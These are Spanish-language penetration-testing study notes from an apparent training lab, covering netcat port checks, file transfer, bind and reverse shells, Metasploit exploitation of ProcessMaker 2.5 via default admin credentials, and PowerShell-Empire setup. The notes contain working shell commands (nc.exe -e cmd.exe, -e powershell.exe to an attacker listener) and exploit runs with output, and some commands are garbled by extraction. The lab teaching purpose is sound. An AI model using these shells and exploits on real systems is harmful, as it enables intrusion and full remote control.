Ahora vamos a conectarnos deshabilitando resolución DNS y activando el verbose para ver información adicional:

```
[root@attackdefense]~]
# nc -nv 10.2.31.153 80
(UNKNOWN) [10.2.31.153] 80 (http) open
```

Recordemos que estos son los puertos que están abiertos en el sistema objetivo:

```
[root@attackdefense]~]
# nmap -sS -Pn 10.2.31.153 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-30 21:17 IST
Nmap scan report for demo.ine.local (10.2.31.153)
Host is up (0.0028s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
```

Ahora vamos a probar a hacerlo con un puerto que no está abierto, por ejemplo, el puerto 21 o el 22:

```
[root@attackdefense]~]
# nc -nv 10.2.31.153 21
(UNKNOWN) [10.2.31.153] 21 (ftp) : Connection refused
```

```
[root@attackdefense]~]
# nc -nv 10.2.31.153 22
(UNKNOWN) [10.2.31.153] 22 (ssh) : Connection refused
```

Si queremos conectarnos a un puerto UDP, esencialmente podemos agregar la opción -u para UDP ports.

```
[root@attackdefense]# nc -nvu 10.2.31.153 139
(UNKNOWN) [10.2.31.153] 139 (?) open
```

```
[root@attackdefense]# nc -nv 10.2.31.153 445
(UNKNOWN) [10.2.31.153] 445 (microsoft-ds) open
^C

[root@attackdefense]# nc -nvu 10.2.31.153 445
(UNKNOWN) [10.2.31.153] 445 (?) open
```

Ahora pasemos a la técnica de configurar un oyente en un puerto TCP o UDP específico. Para realizar esto, vamos a necesitar un sistema cliente y un sistema servidor.


Vamos a transferir el ejecutable nc.exe al sistema objetivo Windows porque en Windows no viene preinstalado este paquete.

```
[root@attackdefense]# ls -al /usr/share/windows-resources/binaries/nc.exe
-rwxr-xr-x 1 root root 59392 Mar  3 2023 /usr/share/windows-resources/binaries/nc.exe
```

```
[root@attackdefense]# ls
enumplus exe2bat.exe fgdump fport klogger.exe mbenum nbtemum nc.exe plink.exe radadmin.exe vncviewer.exe wget.exe whoami.exe

[root@attackdefense]# python -m http.server 80
/usr/bin/python: No module named http

[root@attackdefense]# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```



Ahora que tenemos descargado el ejecutable, lo que necesitamos es configurar nuestro oyente en Kali:

```
(root@attackdefense)-[~/Desktop]
# nc -nvlp 1234
listening on [any] 1234 ...
```

Ahora configuramos nuestro oyente en el sistema objetivo. Configurando tanto la deshabilitación de resolución DNS y activando el verbose. Ponemos la dirección IP de nuestra Kali y el puerto que le pusimos al oyente desde nuestra máquina atacante.

```
Administrator: C:\Windows\System32\cmd.exe
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [options] [hostname] [port]
options:
  -d          detach from console, stealth mode
  -e prog    inbound program to exec [dangerous!!]
  -g gateway source-routing hop point[s], up to 8
  -G num     source-routing pointer: 4, 8, 12, ...
  -h          this cruft
  -i secs    delay interval for lines sent, ports scanned
  -l          listen mode, for inbound connects
  -L          listen harder, re-listen on socket close
  -n          numeric-only IP addresses, no DNS
  -o file    hex dump of traffic
  -p port    local port number
  -r          randomize local and remote ports
  -s addr    local source address
  -t          answer TELNET negotiation
  -u          UDP mode
  -v          verbose [use twice to be more verbose]
  -w secs    timeout for connects and final net reads
  -z          zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
C:\Users\Administrator\Downloads>nc.exe -nv 10.10.41.10 1234
```

```
(root@attackdefense)-[~/Desktop]
# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.41.10] from (UNKNOWN) [10.2.31.153] 49459
hello
```


```
C:\Users\Administrator\Downloads>nc.exe -nv 10.10.41.10 1234
<UNKNOWN> [10.10.41.10] 1234 <?> open
hello
HELLO BACK
```

Como ver se transfieren los mensajes de un lado a otro.

Ahora vamos a transferir archivos con netcat, deberemos usar símbolos de redirección que son los símbolos, mayor y menor

```
C:\Users\Administrator\Downloads>nc.exe -nvlp 10.10.41.10 1234 > simobolo.txt
listening on [any] 10 ...
```


```
(root@attackdefense)-[~/Desktop]
# nc -nvlp 10.2.31.153 1234 < simobolo.txt
listening on [any] 10 ...
hello
```



## Bind Shells

### Bind Shells

- + A bind shell is a type of remote shell where the attacker connects directly to a listener on the target system, consequently allowing for execution of commands on the target system.
- + A Netcat listener can be setup to execute a specific executable like cmd.exe or /bin/bash when a client connects to the listener.




El primer paso que debemos realizar es que necesitamos transferir el ejecutable nc.exe a la máquina objetivo.

```

└─[root@attackdefense]─[~]
└─# cd /usr/share/windows-resources/binaries/
└─[root@attackdefense]─[/usr/share/windows-resources/binaries]
└─# ls
enumplus.exe2bat.exe fgdump.fport klogger.exe mbenum nbtenum nc.exe plink.exe radmin.exe vncviewer.exe wget.exe whoami.exe
└─[root@attackdefense]─[/usr/share/windows-resources/binaries]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```



Utilizaremos el parametro -e:

```

Administrator: Command Prompt
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [options] [hostname] [port]
options:
  -d           detach from console, stealth mode
  -e prog      inbound program to exec [dangerous!!]

```

C:\Users\Administrator\Downloads>nc.exe -nvlp 1234 -e cmd.exe  
listening on [any] 1234 ...

Recibimos la bind shell:

```

Administrator: Command Prompt
└─[root@attackdefense]─[/usr/share/windows-resources/binaries]
└─# nc -nv 10.2.24.233 1234
(UNKNOWN) [10.2.24.233] 1234 (?) open
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>

```

Ahora vamos a hacer lo contrario, la máquina Windows será el atacante. Esta opción está reservada para sistemas Linux:

```
[root@attackdefense] [/usr/share/windows-resources/binaries]
# nc -nvlp 1234 -c /bin/bash
```

Administrator: Command Prompt - nc.exe -nv 10.10.41.9 1234

```
C:\Users\Administrator\Downloads>nc.exe -nv 10.10.41.9 1234
[UNKNOWN] [10.10.41.9] 1234 (?) open
ls
enumplus
exe2bat.exe
fgdump
fport
klogger.exe
mbrenum
nbtenum
nc.exe
plink.exe
radmin.exe
vncviewer.exe
wget.exe
whoami.exe


ls
enumplus
exe2bat.exe
fgdump
fport
klogger.exe
mbrenum
nbtenum
nc.exe
plink.exe
radmin.exe
vncviewer.exe
wget.exe
whoami.exe

whoami
root
```

## Reverse Shell

# Reverse Shells

- + A reverse shell is a type of remote shell where the target connects directly to a listener on the attacker's system, consequently allowing for execution of commands on the target system.



En el caso de una reverse shell, necesitamos configurar el oyente de Netcat en el sistema atacante, que en este caso es Kali Linux.

```
└─(root㉿attackdefense)-[/usr/share/windows-resources/binaries]
  # python3 -m http.server 80
  Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
  10.2.20.189 - - [30/Jul/2025 23:52:12] "GET / HTTP/1.1" 200 -
  10.2.20.189 - - [30/Jul/2025 23:52:12] code 404, message File not found
  10.2.20.189 - - [30/Jul/2025 23:52:12] "GET /favicon.ico HTTP/1.1" 404 -
  10.2.20.189 - - [30/Jul/2025 23:52:14] "GET /nc.exe HTTP/1.1" 200 -
  ^C
  Keyboard interrupt received, exiting.

└─(root㉿attackdefense)-[/usr/share/windows-resources/binaries]
  # nc -nvlp 1234
  listening on [any] 1234 ...
```

Ahora nos conectamos al oyente, y le vamos a dar una terminal de powershell:

```
Z:\DIF\3> 7,270,877,320 bytes free
C:\Users\Administrator\Downloads>nc.exe -nv 10.10.49.2 1234 -e powershell.exe
<UNKNOWN> [10.10.49.2] 1234 <?> open
```

```

└─(root㉿attackdefense)-[/usr/share/windows-resources/binaries]
# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.49.2] from (UNKNOWN) [10.2.20.189] 49357
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>whoami
whoami
win-omcnbkkr66mn\administrator


C:\Users\Administrator\Downloads>

```

## Reverse Shell CheatSheet

<https://www.revshells.com/>

Esta página sirve de mucha ayuda cuando queremos crear una reverse shell. Es muy fácil de usar:




Ponemos nuestra dirección IP atacante y el puerto que queremos usar. Una vez hecho eso abajo en el apartado de Reverse, podemos elegir en que formato lo queremos. Una vez elegido tocará pasar ese script al sistema objetivo/víctima

```

$ nc -nvlp 1234
listening on [any] 1234 ...

```

Ahora copiamos el código, en este en particular será un script de Powershell 2 y lo pegaremos en el cmd.exe de nuestra máquina víctima Windows:



NOTA: en algunos scripts tendremos que modificar algunas cosas, pero en este caso en particular no

A screenshot of a Linux terminal window titled "Online - Reverse Shell ... nc -nvlp 1234". The terminal shows the following session:

```
> $ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.10.10] from (UNKNOWN) [10.10.10.7] 49164

PS C:\Users\Win7> whoami
win7-pc\win7
PS C:\Users\Win7> systeminfo
```

The terminal has a standard Linux desktop interface with icons at the top and a green status bar.

# The Metasploit Framework

## Penetration Testing With MSF

Penetration Testing Phase	Metasploit Framework Implementation
Information Gathering & Enumeration	Auxiliary Modules
Vulnerability Scanning	Auxiliary Modules
Exploitation	Exploit Modules & Payloads
Post Exploitation	Meterpreter
Privilege Escalation	Post Exploitation Modules Meterpreter
Maintaining Persistent Access	Post Exploitation Modules Persistence Modules



A continuación, vamos a ver qué servicios se están ejecutando:

```
msf6 > workspace -a msf
[*] Added workspace: msf
[*] Workspace: msf
msf6 > db_nmap -sS -sV demo.ine.local
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-31 00:40 IST
[*] Nmap: Stats: 0:01:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
[*] Nmap: Service scan Timing: About 100.00% done; ETC: 00:41 (0:00:00 remaining)
[*] Nmap: Nmap scan report for demo.ine.local (10.2.18.143)
[*] Nmap: Host is up (0.0025s latency).
[*] Nmap: Not shown: 990 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE          VERSION
[*] Nmap: 80/tcp    open  http           Apache httpd 2.2.23 ((Win32) PHP/5.2.14)
[*] Nmap: 135/tcp   open  msrpc          Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
[*] Nmap: 3306/tcp  open  mysql          MySQL (unauthorized)
[*] Nmap: 3389/tcp  open  ssl/ms-wbt-server?
[*] Nmap: 49152/tcp open  msrpc          Microsoft Windows RPC
[*] Nmap: 49153/tcp open  msrpc          Microsoft Windows RPC
[*] Nmap: 49154/tcp open  msrpc          Microsoft Windows RPC
[*] Nmap: 49155/tcp open  msrpc          Microsoft Windows RPC
[*] Nmap: Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 66.98 seconds
msf6 >
```

Vamos a echar un vistazo al puerto 80 desde el navegador:

demo.ine.local/sys/en/neoclassic/login/login

ookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)



Login

User

Password

Workspace

Language

*IMPORTANTE: en algunos casos no cambian las contraseñas por defecto y se pueden encontrar en Google. Son casos muy extraños y poco habituales, pero está bien descartar de vez en cuando.*

En este caso en particular las credenciales estaban por defecto (admin, admin) y conseguimos entrar. Una vez dentro podemos trastear dentro y buscar alguna información relevante como la versión exacta de la web.

ProcessMaker®  
Workflow Simplified

Administrator (admin) |  
Using workspace [wo](#)  
July 30

HOME DESIGNER DASHBOARDS ADMIN

Settings Plugins Users Logs

System information

Process Information

ProcessMaker Ver.	2.5.0
Upgrades/Patches	Never upgraded
Server Address	demo.ine.local
Data Base	MySQL (Version 5.1.50-community-log)
Data Base Server	127.0.0.1
Database Name	wf_workflow
Workspace	workflow

System information

Operating System	(WINNT)
Time Zone	America/New_York
Web Server	Apache/2.2.23 (Win32) PHP/5.2.14
Server IP Address	10.10.41.3 => ip-10-10-41-3.eu-central-1.compute.internal
PHP Version	5.2.14
Available DB Engines	MySQL, PostgreSQL, Microsoft SQL Server

ProcessMaker Versión: 2.5.0

Una vez conocemos la versión exacta, vamos a buscar un exploit para dicha versión:

Como hemos podido observar en la información de la página web, ejecuta PHP, por lo que buscaremos un exploit lo más relacionado.

```
(root@INE) [~]
└─# searchsploit ProcessMaker
Exploit Title
  ProcessMaker - Plugin Upload (Metasploit)
  ProcessMaker 3.0.1.7 - Multiple Vulnerabilities
  ProcessMaker 3.5.4 - Local File Inclusion
  ProcessMaker Open Source - (Authenticated) PHP Code Execution (Metasploit)

Path
  | php/webapps/44399.rb
  | php/webapps/39872.txt
  | multiple/webapps/50229.txt
  | php/remote/29325.rb

Shellcodes: No Results
Papers: No Results
```

Vamos a descargar el último que pone PHP Code Execution y vamos a analizarlo:

```
(root@INE) [~]
└─# cat 29325.rb
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient
  include Msf::Exploit::FileDropper

  def initialize(info={})
    super(update_info(info,
      'Name'          => "ProcessMaker Open Source Authenticated PHP Code Execution",
      'Description'   => %q{
        This module exploits a PHP code execution vulnerability in the
        'neoclassic' skin for ProcessMaker Open Source which allows any
        authenticated user to execute PHP code. The vulnerable skin is
        installed by default in version 2.x and cannot be removed via
        the web interface.}))
  end
```

Como vemos aparece una referencia que pone “The vulnerable skin is installed by default in versión 2.x and cannot be removed via the web interface”

Perfecto, nuestra versión es 2.5, nos puede servir.

```
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/processmaker_exec) > options

Module options (exploit/multi/http/processmaker_exec):
  Name      Current Setting  Required  Description
  ----      --------------  --        --
  PAYWORD   admin           yes      The password for ProcessMaker
  Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT       80             yes      The target port (TCP)
  SSL          false          no       Negotiate SSL/TLS for outgoing connections
  USERNAME     admin           yes      The username for ProcessMaker
  VHOST          none          no       HTTP server virtual host
  WORKSPACE    workflow        yes      The ProcessMaker workspace

Payload options (php/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      --------------  --        --
  LHOST     10.10.41.3      yes      The listen address (an interface may be specified)
  LPORT     4444            yes      The listen port

Exploit target:
```

```

msf6 exploit(multi/http/processmaker_exec) > set WORKSPACE workflow
WORKSPACE => workflow
msf6 exploit(multi/http/processmaker_exec) > run

[*] Started reverse TCP handler on 10.10.41.3:4444
[*] Authenticating as user 'admin'
[+] Authenticated as user 'admin'
[*] Sending payload 'uJlbrYrsfR.php' (1120 bytes)
[+] Payload sent successfully
[*] Retrieving file 'uJlbrYrsfR.php'
[*] Sending stage (39927 bytes) to 10.2.18.143
[+] Deleted uJlbrYrsfR.php
[*] Meterpreter session 1 opened (10.10.41.3:4444 → 10.2.18.143:49429) at 2025-07-31 00:59:39 +0530

meterpreter > getuid
Server username: SYSTEM
meterpreter > sysinfo
Computer : WIN-OMCNBKR66MN
OS : Windows NT WIN-OMCNBKR66MN 6.2 build 9200
Meterpreter : php/windows
meterpreter > pwd
C:\Users\Administrator\AppData\Roaming\ProcessMaker-2_5_0\processmaker\workflow\public_html
meterpreter > cd ..
meterpreter > cd /
meterpreter > pwd
C:\ 
meterpreter > ls
Listing: C:\

Mode          Size      Type  Last modified           Name
---          ----      ---   ---:---:---:---:---:---:---
040777/rwxrwxrwx  0       dir   217726802350-05-28 10:13:21 +0530  $Recycle.Bin
100666/rw-rw-rw- 4294967297  fil   186671907580-06-04 18:16:13 +0530  BOOTNXT

```

## PowerShell-Empire

Primero paso, instalar powershell-empire starkiller:

```

kali@kali:~$ sudo apt-get update && sudo apt-get install powershell-empire starkiller -y^C
kali@kali:~$ 

```

Sudo powershell-empire server

```


kali@kali:~$ sudo powershell-empire server
[*] Loading default config
[*] Loading stagers from: /usr/share/powershell-empire/empire/server/stagers/
[*] Loading modules from: /usr/share/powershell-empire/empire/server/modules/
[*] Loading listeners from: /usr/share/powershell-empire/empire/server/listeners/
[*] Loading malleable profiles from: /usr/share/powershell-empire/empire/server/data/profiles
[*] Searching for plugins at /usr/share/powershell-empire/empire/server/plugins/
[*] Initializing plugin...
[*] Doing custom initialization...
[*] Loading Empire C# server plugin
[*] Registering plugin with menu...
[*] Initializing plugin...
[*] Doing custom initialization...
[*] Loading Empire reverseshell server plugin
[*] Registering plugin with menu...
[*] Initializing plugin...
[*] Doing custom initialization...
[*] Loading Empire websockify server plugin
[*] Registering plugin with menu...
[*] Empire starting up...
[*] Starting Empire RESTful API on 0.0.0.0:1337
[*] Starting Empire SocketIO on 0.0.0.0:5000
[*] Testing APIs
[+] Empire RESTful API successfully started
[+] Empire SocketIO successfully started
[*] Cleaning up test user
[+] Plugin csharpserver ran successfully!
[*] Compiler ready
Server > 

```

Es importante que tengamos el servidor de Powershell-empire ejecutandose para poder utilizar el cliente.



```
kali@kali:~$ sudo powershell-empire client
[sudo] password for kali: [REDACTED]
```




```
[Empire] Post-Exploitation Framework
[Version] 4.3.2 BC Security Fork | [Web] https://github.com/BC-SECURITY/Empire
[Starkiller] Multi-User GUI | [Web] https://github.com/BC-SECURITY/Starkiller
This build was released exclusively for Kali Linux | https://kali.org

[!] [!] [!] [!] [!] [!] [!]
[!] [!] [!] [!] [!] [!] [!]

398 modules currently loaded
0 listeners currently active
0 agents currently active

[*] Connected to localhost
(Empire) > [REDACTED]
```


Ahora vamos a iniciar Starkiller:




Usuario: empireadmin

Contraseña: password123

